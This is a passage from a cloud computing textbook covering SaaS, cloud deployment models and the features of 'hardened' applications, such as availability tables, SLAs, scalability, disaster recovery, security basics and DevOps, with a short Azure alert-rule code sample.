SaaS offerings are rapidly gaining acceptance and growing at a double-digit pace year after year—some of the largest growth is coming from automating business processes such as expense reporting, revenue management, collaboration software, and so on. Some common characteristics of SaaS applications are:

- Access to software is via Internet browsers and mobile applications and does not require any software installation on the client box.

- Software is delivered via "one to many," or multitenant, architecture.
- While not common, some SaaS applications provide Application Programming Interfaces (APIs) for integration with other applications.

While SaaS is rapidly growing as a way of delivering business application software, it's particularly advantageous in these scenarios:

- Standardized or "Vanilla" business processes. An example is email wherein standardization helps integration with other email providers without the need to customize integration across systems. Imagine a world where we need developers to set up integration between Outlook.com and Gmail.com! Another great example is tax or accounting software solutions, since the processing logic is mandated by law.
- Software required seasonally or intermittently. Typical examples are seasonal tax and billing or software required for the duration of a project—such as Balsamiq.com, a wire-framing and mock-up tool for UI development.
- Business processes and applications. An example would be CRM software offered by SalesForce.com or Microsoft Dynamics.

At the same time, do be aware that SaaS is not a panacea for all software delivery. Examples where SaaS is not ideal are elaborated here:

- Business processes are customized. Example: manufacturing scheduling or logistics management.
- Applications that require significant amounts of integration with other applications deployed on cloud platforms and within private data centers.

Other Cloud Application Platforms

While IaaS, PaaS, and SaaS are the most common cloud platform types you will come across, there are a few others that merit a short discussion.

Cloud Web Services

Cloud web services are back-end services that are typically accessed via an API layer and are rarely directly consumed by users.

These specialized and very commonly proprietary back-end services let you leverage *web service* functionality and integrate it into your business process. Credit card processing, credit check, USPS address check, and shipping-tracking status are few examples of commonly used web services. These cloud web services are commonly available via the cloud platform's store.

Utility cloud services are another variation of cloud web services and offer specialized infrastructure components such as storage on demand.

Cloud Managed Services

In cloud-managed services, the vendor takes end-to-end responsibility of some or all of the IT business processes for its customer. These services are especially appropriate for businesses that want to focus on their core mission without the distraction of having to manage IT. A city or a municipality may outsource its entire IT operations to a managed-services vendor that specializes in offering these services for cities and municipalities.

Cloud-managed services are commonly a suite of applications that fulfill the needs of one or more business processes. Services may also include "human" interactions in the workflow to achieve the needs of the business process.

HIPAA compliance and audit, travel management, expense reporting, and virtual assistants are great examples of areas that use cloud-managed services.

Cloud Application Deployment Models

In previous sections you reviewed the various cloud platform options of IaaS, PaaS, and SaaS. Another facet you should be aware of is how and where these platforms are deployed by their vendors.

Public Cloud Platform

Microsoft Azure, Amazon Web Services, and Google App Engine are available to all consumers without any restriction—or are pretty much open to the public, and these are commonly called public clouds. These public cloud platforms are owned and operated by specialist software businesses that offer their IaaS, PaaS, or SaaS applications on a subscription basis

Applications on public clouds are easy and inexpensive to deploy and are responsive to your scale needs; you pay for what you reserve or use.

Community clouds are a variation of the public clouds wherein the common cloud infrastructure is shared by business within the same domain—e.g., health care providers. The advantage of such community clouds is that the software is optimized for the business, such as for HIPAA requirements.

Private Cloud

Private cloud, as the name indicates, is "private" and serves one business or the licensee. The infrastructure and software, while licensed to the business organization, could still be owned and operated by the cloud platform vendor. The business dictates the way resources and services are customized, and there is little that is "vanilla" about this offering. Private clouds are not multitenant since they serve the needs of only one business or organization.

Key differences between private and public cloud platforms are elaborated in the bulleted list and shown in Figure 2-5:

- Utility pricing: Private clouds are charged license fees unlike public clouds, which offer utility or pay-for-use pricing models.
- Elastic resource capacity: Resource availability is limited to predetermined levels. Adding capacity has significant lead-time and costs.
- Managed operations: The user is typically responsible for managing the operations of the private cloud platform.
- Ownership: Private cloud platforms are licensed and owned by the business, while public cloud platforms are owned by a third party—typically cloud platform vendors or their operators.

Figure 2-5 highlights the similarities and dissimilarities between private and public clouds.




Figure 2-5. *Public and private clouds—similarities and disimilarties (grayed-out boxes indicate non-availability in private cloud offering). (Goran ➤ andrli ➤, Cloud Computing—Types of Cloud, 2013. Available at: GlobalDots.com. Reprinted with permission.)*

Hybrid Cloud

A hybrid cloud, as the name indicates, is composed of assets from both the public cloud and the non-public cloud infrastructures. The hybrid cloud is a logical construct and applications leverage assets from public and private clouds to fulfill business and process requirements. Hybrid clouds evolve—businesses may start out with private clouds and quickly realize that they need to integrate with software solutions that are deployed on public clouds, in the process creating hybrid clouds. Public clouds often have sophisticated offerings for high-availability and disaster recovery, which cause business running on private clouds to form hybrid clouds.

Hybrid clouds are also designed and deployed when local resources are insufficient to process a complex and scaled-out workload. In such cases, a hybrid application can seek and provision resources on a public cloud; complete the task, collect results, and finally de-allocate resources. Typical examples of such uses are running statistical analyses or genome sequencing. Another common reason to move toward hybrid clouds is to leverage public cloud data centers in countries or regions where it might not be economical for the business to have its own private cloud data centers. In these early days of cloud platforms, the three most common forms of hybrid clouds are: public–on-premises; public–private; and multi-cloud. However, with the growth in adoption of cloud platforms, multi-cloud patterns are expected to be common. All three patterns are discussed in detail here:

- **Public Cloud–On-Premises**. This scenario is very common when the cloud application needs to access services and data that is living on a corporate data center (on-premises) and the latter cannot be migrated to the cloud because they are being used by other on-premises systems running or because of some regulations that prohibit sensitive data from being stored outside of the national boundaries. This would be the most common deployment model since it leverages your existing software and IT assets deployed in your data center. "New" applications are typically built for public clouds and integrate with existing on-premises deployments.
- **Public Cloud–Private Cloud**. It is not realistic to expect private clouds to exist isolated from a company's IT resources—on-premises or on the public cloud.
- **Multi-Cloud**. This is a more futuristic scenario wherein you have deployments across multiple public clouds and you stitch them together to provide your customers the application. Given that cloud platform providers do not have a common API, such deployments are highly complicated and intricate. This strategy would also be adopted as High Availability and Failover at the platform level. For example, Amazon Web Services failure will cause disaster recovery to failover to the Microsoft Azure Cloud Platform.

Summary

Cloud projects offer great returns on investment and therefore are rapidly gaining acceptance among IT organizations; they will surely be the default by which to deliver your application. Do consider all your platform and deployment options, including on-premises options, as you build your next application.

While there are similarities between the cloud service models, there are significant differences as well. It is up to you to choose which model is best for your business. To assist you with your choice of platform, Table 2-1 shows a summary of key characteristics.

Table 2-1. *Characteristics of Cloud Deployments*

Characteristic	IaaS	PaaS	SaaS
Application life-cycle management effort	High	Moderate	Low
Customizability of application	Moderate	High	Low
Effort to integrate with other Applications	Moderate	Low	High
Effort to switch cloud platform vendor	Low	High	Low
Total cost of ownership	High	Medium	Low

CHAPTER 3

Hardened Cloud Applications

In the previous chapters, we examined the capabilities of two great cloud platforms and did a quick tour of application classifications. In this chapter, we'll tie it all together by showing you how to host a "hardened" application on the cloud platform. However, before we venture into how to harden the application, let us get a better understanding of why it's important to harden an application and then review the features of a hardened application.

Hardened Applications

You have, of course, heard about hardening steel and how it dramatically alters metal characteristics, preparing it for a long life in a high-stress environment while being sold at an affordable price point. It is similar for software applications. Hardened applications are expected to be lightweight in order to operate with a low resource footprint; resilient enough to handle a large volume of users, messages, or devices; able to scale out without duress; secure; and, finally, future-proofed significantly. The cloud platforms provide you with the tools and services to harden your application.

Hello World vs. Real World?

As developers, you have used cloud platforms before and know that it is very easy to build and deploy an application on one. A simple *hello world* or *proof-of-concept* application can be built in short order, since cloud platforms provide a lot of infrastructure capabilities to keep that *hello world* application running.

However, in the real world, your application needs to do a lot more, including being available for extended periods of time without going down; surviving updates and failures of infrastructure; scaling up or down with user load; and fulfilling business functions with the lowest cost possible. Real-world applications, especially ones that are classified as mission critical, need to guarantee business continuity—each component needs to be replicated for high availability. In addition, such systems need to be deployed on multiple geographical sites to guarantee disaster recovery. The bottom-line is that a hardened application is one that serves a very useful purpose and is available all the time, efficiently.

Real-World and Hardened Applications

Email is ubiquitous; it's global, secure, always on, and is a great example of a real-world application. Let us use this example to understand the key tenets and sheer size of a real and hardened application.

Hotmail.com, now Outlook.com, was the first web-based free email service, starting in the mid-1990s. It was an innovative application for its time and it democratized communication. People could collaborate freely with their contacts all over the world.

Microsoft acquired it in 1999, and since then its adoption has grown dramatically, to nearly a 1,000,000,000 (a billion) mailboxes, and even today it is adding new users at a fervent pace. Outlook has nearly 500 million active users and is available in over 100 languages. The Outlook application is a distributed application that is deployed in five continents on tens of thousands of servers and is managed by a global team of hundreds of engineers. The application is available from any corner of the world 99.99% of the time, in any weather condition, on any device, and withstands hardware and software failures and daily attempts to breach its security perimeter. Wow!

Contrast this with any application that you have built and are running in your business or corporate environment, and you will quickly realize the massive scale and magnitude of Outlook.com. Of course, all of us are happy enough managing applications on a smaller scale than Outlook.com, but, nevertheless, let's use it as a beacon—a true North Star—to understand the characteristics of a hardened application.

In the following section, we will review features that are typically present in a hardened application, which include availability, reliability, scalability, recoverability, low latency, and security.

Availability

In operational terms, *availability* is defined as the probability that a software application will be available to users. Availability has to consider available and non-available time, including up/running time; testing, waiting and administrative downtime; and maintenance downtime.

Availability is the most important feature of a real-world, hardened application. Developers and architects are judged for their competency based on their application availability. Availability is measurable and quantifiable. One year has 8,760 hours and 31.536 million seconds. A hardened application needs to be available 99.9% of the time or more, depending on the service-level agreement. In other words, it can be down for only 0.1% of the time. Table 3-1 illustrates the point and compares various levels of availability.

Table 3-1. *Availability Classifications*

Availability	Downtime/Year	Downtime/Month	Application Classification
99%	3.65 days	0.3 day	Resilient
99.9%	8.76 hours	45 minutes	Available
99.99%	52 minutes	4.5 minutes	Highly Available
99.999%	5.2 minutes	25 seconds	Error Sensitive

A hardened application starts at 99.9% and higher availability, which means your application can only be down for 8.76 hours, or about one shift a year, or nearly 45 minutes a month. This downtime includes code and feature updates, logistics time, ready time, and waiting or administrative downtime, and both preventive and corrective maintenance and bug fixes. Forty-five minutes a month is all the site can be down. Table 3-2 shows the availability of various cloud platform services. Additionally, the table shows potential or allowed downtime (in minutes per month).

Table 3-2. *Availability of Major Services in Cloud Platforms*

Cloud Platform Services	Availability	Allowed Downtime (Minutes /Month)
Compute Nodes	99.95%	21.6
Cloud Database	99.90%	43.2
Cloud Storage	99.90%	43.2

An application can have a higher level of availability, but it comes at an incredible cost. As an example, review the availability classifications of cloud platform services; these are pegged at “Available” and “Highly Available.” Keep in mind that the cloud platform vendors are highly skilled at managing software and its maintenance.

It’s important to note that real-world cloud applications make use of multiple cloud platform services. The overall availability of the cloud application is the (calculated) result of the availability of all its services. It is calculated as such because each component could potentially fail independently from one another in a different moment. So, for example, if a solution is composed of a web site and an underlying cloud database, and both cloud services guarantee a service-level agreement (SLA) of 99.9% up-time, the combined SLA in terms of availability will be (99.9 x 99.9) = 99.8. The combined availability is shown by the equation here:

$$A_{Application} = A_{Service1} * A_{Service2} \ldots * A_{ServiceN}$$

The implications of this equation are that the combined availability of a cloud application is always lower than the availability of its individual services.

There are a number of tools and services that will monitor availability (as uptime and performance monitoring) and send alerts and that do not require any significant instrumentation within the service itself. The simplest form is to have a web service ping your application and use the response as a confirmation of the availability. Figures 3-1 and 3-2 present screen shots of a monitoring service. One drawback of the service is that it does not differentiate between maintenance and site failures; at the end of the day it should not matter, since the service is unavailable either way.




Figure 3-1. *Monitoring application availability. EdiActivity.com 2014*




Figure 3-2. *Monitoring application downtime. EdiActivity.com 2014*

Organizations should perform cost-benefit analyses on projects in order to define what meets their business objectives. For example, it is possible to have 5 9s or 99.999% availability? That means you can be down for only 25 seconds/month. Is that something you truly need? Think about it carefully. The answer will depend on the type of application you have. Keep logs and measure yourself month over month on the downtime and work at optimizing it. Just being aware of this measure can eliminate nearly a third of the downtime.

Financially-backed SLAs

Hardened applications, like the commercial email service Office 365, offer service-level agreements (SLA). The SLA is a formal document outlining a service commitment provided to customers. The SLA is helpful to plan, coordinate, negotiate, report and manage the quality of IT services at acceptable cost. SLAs build on the legal contracts that set the framework for your service and enable more operational flexibility. Normally written in a language more relevant to the day-to-day aspects of service delivery, SLAs must be transparent to your employees because they are your stakeholders. Typical service measures that are the basis for SLAs include availability and latency. You will notice that both availability and latency are easily measured and verifiable, which is required to ensure transparency. This will make the SLA a robust offering that bolsters customer confidence in your service.

Hardened applications need to be prepared so as to provide financially-backed SLAs. Consider the scenario where your application is used for mission-critical needs. Customers and partners depend on it to run their business. For example, you have a central messaging task that requires the transfer of large volumes of purchase-order business documents. If your service is slow or goes down, it will slow down the rate of business, thereby causing financial impact. When you are operating in such a league, you should be prepared to offer your customers financially-backed SLAs. In the service world, the SLA is what customers sign up for and why they take a bet on you.

Most commonly, service credits are your customer's sole and exclusive financial remedy for any violation of your SLA. Typically, the customer is not able to claim back "costs" incurred, like you would with a Cloud Insurance Policy, but, for instance, the financial backing of the SLA offered by Microsoft is in the form of service credits typically in the 10% to 25% range.

Reliability

Reliability is defined as the probability of running the software as designed, or having error-free operation. In addition to being highly available, the application has to be reliable—meaning it has to complete the stated business objective without errors.

Let us apply this to our Outlook.com example—you should not only receive emails, but also be able to view your calendar; or receive emails within reasonable latency levels; or view old/archived emails. The email service or web endpoint could be up and running, which indicates that the service is available; however, if calendaring is not available, it indicates that the system is not reliable. A highly reliable application continues to function successfully in all facets. It is robust to survive transient failures.

Measuring reliability is more complicated than measuring availability since it requires instrumentation within the application. A simple implementation of such a solution would be to have the service instrumentation send heartbeat signals to a monitoring service; the lack of a signal would indicate failure.

The following code provides a starting sample to create an alert in the AlertsClient library, which is delivered with the Microsoft Azure SDK, to generate alerts relating to response time.

```
{
    Rule rule = new Rule
    {
        Name = "Response time alert",
        Id = Guid.NewGuid().ToString(),
        Description = "If response time is greater than 100ms then alert",
        IsEnabled = true,
        Condition = new ThermalRuleCondition
        {
            Operator = ConditionOperator.GreaterThan,
            Threshold = 0.1,
            WindowSize = TimeSpan.FromMinutes(15),
            DataSource = new RuleMetricDataSource
            {
                MetricName = "ResponseTime/c0f6e6ae-6bb5-de5a-29c9bib7fceb",
                ResourceId = "orderwebsite",
                MetricNamespace = "windowsAzure.Availability"
            }
        }
    };

    RuleAction action = new RuleAction
    {
        SendToServiceOnwers = true
    };

    action.CustomEmails.Add("admin@email.com");
    rule.Actions.Add(action);
    OperationResponse response = new OperationResponse();
    //business logic to get response from rule action
    Console.WriteLine("Created alert email response");
}
```

The key to high availability is to make sure that are never single points of failures in the cloud application. Do take advantage of the fact that the cloud platform, for most services, provides high availability. For example, Microsoft Azure Storage Services allows you to choose between three different levels of data redundancy (local, zone, geo), and in any case data is guaranteed to be replicated three times. Reliability also has to guarantee business continuity, and to achieve this, the cloud application should also be deployed to multiple and geo-distributed data centers for disaster recovery.

Performance-monitoring tools and also the analysis of crash dumps also can be used to measure reliability; however, this requires a certain level of sophistication at the interpretation and UI layer. Figure 3-3 is a dashboard provided by Microsoft Azure.




Figure 3-3. *Dashboard to monitor health of the application*

Scalability

A single server or even a collection of servers has finite capacity and will eventually run out of resources or capacity. The application is able to take on more load because it is designed for scale out. A scaled-out design is able to use the compute, storage, memory, and other server resources as new server instances get added to the set. A modular design that lets you add resources without having to rebuild the solution is the "secret sauce" of massively scalable applications, like Outlook.com. The deployment footprint keeps pace with the needs of the business. With such a design, scaling up or down becomes an operational task to bring up new resources, while the core business logic of the application does not change.

Figure 3-4 visually explains the scale-up (vertical scaling) and scale-out (horizontal scaling) models. While traditionally scale up has been a choice, cloud platforms make it easier to build scale-out solutions. You will also read about vertical and horizontal scale in various forums, and these terms map to scale up and scale out.




Figure 3-4. *Scale up or scale out*

An application designed for scale up always hits a ceiling when it outgrows the limits of a single server, data center, and so forth, and such applications are bound to fail. One needs to evaluate whether those limits would ever be reached. Designing and managing a scale-up application is far easier than doing so for a scale-out application, since scale-out applications will require engineering patterns, such as sharding, to be implemented, which have higher engineering costs.

Cloud applications need to be built to be horizontally scalable. A technique for achieving this is to design the cloud application to be modular and composed of multiple partitions, with each partition serving a subset of incoming requests. For example, users can be split by user ID or geo location and their requests processed by different units of scale. Using this approach, to gain more scalability, it's sufficient to provision more units of scale or partitions and evenly distribute the load across them.

Cloud platforms provide an amazing ability to scale out in line with user demand via automation, but of course it requires an appropriate design to leverage it.

Recoverability

Applications, unless they are static web pages, maintain some form of state as well as hold data, and these applications are hosted physically in data centers. In keeping with Murphy's Law—*Anything that can go wrong, will go wrong!*—hardened applications have to account for all failures, since these very adversely affect availability and reliability. Failures can be either within the components or features—at the "micro" level—or at the overall service tier—the "macro" level. There are strategies to tackle both the macro and micro levels of disaster, and you as a developer should be considering both as you put together a well-constructed disaster recovery plan.

Disaster recovery has well-documented strategies, which also have been standardized by global standards for disaster recovery; e.g., ISO/IEC 27031.

A few examples of failures your hardened application has to deal with are elaborated next. All these have the same result—your application is unavailable for your users so they are unable to complete the business transaction.

1. Due to acts of God; for example, an earthquake takes down your data center. This results in your application being unavailable to its users.
2. Failure of a network switch within your rack in the data center also results in the *404* error—*site not available*.
3. Storage layer failure: cannot connect to database, back-end storage, and queues; results in failure to complete transaction.
4. Data corruption: due to a bug, the application has corrupted existing data. This too results in the non-availability of the application.

The application needs to be prepared for the preceding scenarios and have contingencies and strategies to address these eventualities. Disaster recovery is such a broad subject that we have an entire chapter devoted to it; however, the biggest manifestation of a disaster is loss of data—you can recreate an application, but losing data could mean losing your business.

Maintain multiple copies of data. While cloud platform vendors make multiple copies of data (e.g., Azure table storage already maintains three copies), this may not be adequate for scenarios in which an application bug is corrupting the data. You need to maintain multiple copies, each lagging the other by some time period so that old data still survives application bugs and subsequent recovery can be performed from it. Human/operational errors are very common. For example, an ops personnel accidentally deletes thousands of records from a table. What do you do? Having some kind of soft-delete feature, or maybe only marking data as "redundant" at the application level rather than erasing it off the disk, is very helpful. This is very true for extremely critical data, because you can't have such features for every type of data. Another key strategy, especially around MBI and HBI categories of applications, is to make sure the application is deployed in multiple physical data centers so that it can fail over in the case of disaster in one of the data centers. It is vital to your preparedness that you practice failover so you know it will work when you need it.

Failures at the macro/infrastructure level while your application is hosted on the cloud platform are managed by the cloud platform vendor. Some of these are:

- Data center failure: due to natural causes or human-induced
- Data center resources: power, cooling, lighting, and security
- System/hardware resources: storage, compute, and networking
- Software/infrastructure resources: virtual machines, operating system, database, routing, and messaging
- Server availability: When deploying your application in multiple regions (also known as Availability Zones), your application can be protected from failure at a single geographic location.

Failures at the micro/application level are to be handled by your application right from the design phase.

- Ability to run application on multiple instances
- Persist state in durable storage, not in volatile roles such as Cache
- Design idempotent and services that can be (re)started
- Design with horizontal scale in mind
- Devise retries and partitioning to increase availability
- Redundancy with failover for stateful services and synchronous or asynchronous replication of data

Security

One of the key aspects of a hardened application is security. It must be not just secure, but also be perceived as very secure, which not only improves the morale of the employees but also significantly improves customer adoption of your cloud application. Security must be considered as a first-class design principle, from the ground up, while designing a hardened application. With such a holistic approach, you can deliver a highly secure application. Many studies indicate that a patchwork approach toward security makes the business vulnerable, and as a result you will be perpetually catching up. A modern application is composed of many components, and security techniques apply differently to each of them. Consequently, you have to break down your service to its components and design security for each of them.

A comprehensive understanding the vulnerabilities of your cloud application is key to addressing them. A formal threat analysis should be performed for each component at the design stage, and, after a review of the findings, the most impactful ones should be addressed. Even if some threats remain unaddressed, it's good to keep the list current so that it can be quickly addressed in case of any adversity. During the threat analysis, make sure to leverage features supported by the cloud platform vendor—some of these security features can be invoked via configuration settings; e.g., data at rest and transit. Figure 3-5 shows the assets in your application, as well as its threats and remedial action.




Figure 3-5. *Security threat analysis at component level*

User access, or the door to the application, is the biggest vulnerability of your application. Essentially, you have to validate who gets in. The bottom line is to always validate end-user input data. Never trust it, since it is coming from end users with varying intentions. By extension, make sure that the application takes well-defined input in terms of data types and sizes. Only components that are end-user facing should be exposed to them. Other components, like the back-end, should be locked away. All endpoints should use secure protocols like https. Unless end-user facing, endpoints should accept requests from only known, familiar, and trustworthy clients. This can be done through certificate-based authentication.

Classify your application or its assets, e.g., data, into broad categories like LBI, MBI, HBI, PII, and so on. Each type of application and its underlying data needs different handling strategies, which are subjects themselves. Securing your hardened application is expensive, so you have to right-size your security approach for each of your applications. In subsequent chapters, we will discuss various approaches to securing each category of application. Table 3-3 provides examples for each type of application category.

Table 3-3. *Application Categories*

Application Category		Example
LBI	Low Business Impact	Company website
MBI	Medium Business Impact	Inventory application
HBI	High Business Impact	ERP application
PII	Personally Identifiable Information	Customer and sales application

Use tried and tested security components. Resist the urge to build your own, because security is a very deep and evolving subject. Unless you are a professional or an expert focusing a majority of your time on it, you will make obvious mistakes while building components. Hence, it is best to leverage existing components and proven services. A few notes on security to close out this section are listed here.

- Access to the application should be logged and audited. You need to set up processes for offline analysis of logs to discern any suspicious patterns.
- Credit card data and payment processing is best handled by commercial service providers since they take care of the PII class of data. Don't even attempt to build your own unless your huge volumes of business justify it —still, do not do it!
- Be very careful in surfacing the level of error detail to end users. Many times, the error messages can be exploited by hackers to gain insights in the inner working of your service.

Low Latency

Latency is the delays between a user input being processed and the corresponding output generated by the software application. Hardened applications make sure they do not compromise on latency while focusing on hardening. Of course, higher latencies can be especially critical for applications in securities trading, online gaming, and VOIP.

In the process of hardening, do make sure that you still have latency in mind, especially if your application has significant human interactivity on it, like a gaming application would have. As the earlier graphic indicates, the user expects the application to load in about five seconds. There have been scientific studies conducted that clearly indicate that response time directly impacts commerce and therefore the profitability of the business.

During application design, you should factor in the human reaction and acceptance of the application's response time; make sure it is acceptable, since overachieving in this area is expensive. Of course, every application serves a different purpose (if only slightly) and usually responds differently for each function requested by the user. For example, pulling up large reports entails a longer response time than a simple login process. Applications should be designed to perform well enough that users are not impeded in their ability to process information or fulfill the needed business functions. And while it may be hard to pinpoint specific industry averages regarding response time, there is a human element that has a good bearing on application performance. In fact, this was one of Google's core principles. The search bar is required to respond within a second, thereby encouraging the user to use the search bar even more and thus driving adoption usage. Imagine if each search operation would take 10 seconds—would you search so often or as deeply while researching a subject?

Latency is one of the key first impressions of your application, so do pay plenty of attention to it. Scaling out the user interface or web tier is a great first step that is further strengthened by scaling out the back-end systems.

Modern Organization

In addition to the various features previously described, a modern organization is required to build, operate, and support the application. In this section, you will learn about the engineering and support systems required to deliver a hardened application.

Engineering

So far we have mainly focused on features of the application. Now, we will focus on the types of teams, organizations, and engineering systems that support developing hardened applications. We'll discuss how companies that build hardened applications have retooled themselves to be efficient and thrive in the era of cloud platforms. We will cover the *who* (organization) and *how* (process) that support hardened applications on the cloud platform.

DevOps Model

DevOps is a very popular way to organize teams that build those applications wherein one or a team of engineers are responsible for the entire lifecycle of the application. This is a sharp contrast to the silo approach of developers, testers, and deployment/operations roles. In the DevOps model, engineers are responsible for the entire lifecycle of the service including design, development, testing, deployment, and LiveSite support.

DevOps emanated out of the Agile and Lean approaches. The old view of operations tended towards the "Dev" side being the "makers" and the "Ops" side being the "people that deal with the creation after its birth." The realization of the harm that has been done in the industry by those two aspects being treated as siloed concerns is the core driver behind DevOps.

There are many advantages to this model. First and foremost, such applications are built and upgraded continuously. Only people that have built the application can truly support it efficiently. Anyone outside won't have the context or know-how to run the app. Secondly, it empowers the engineers more and leads to the creation of rounded engineering teams.

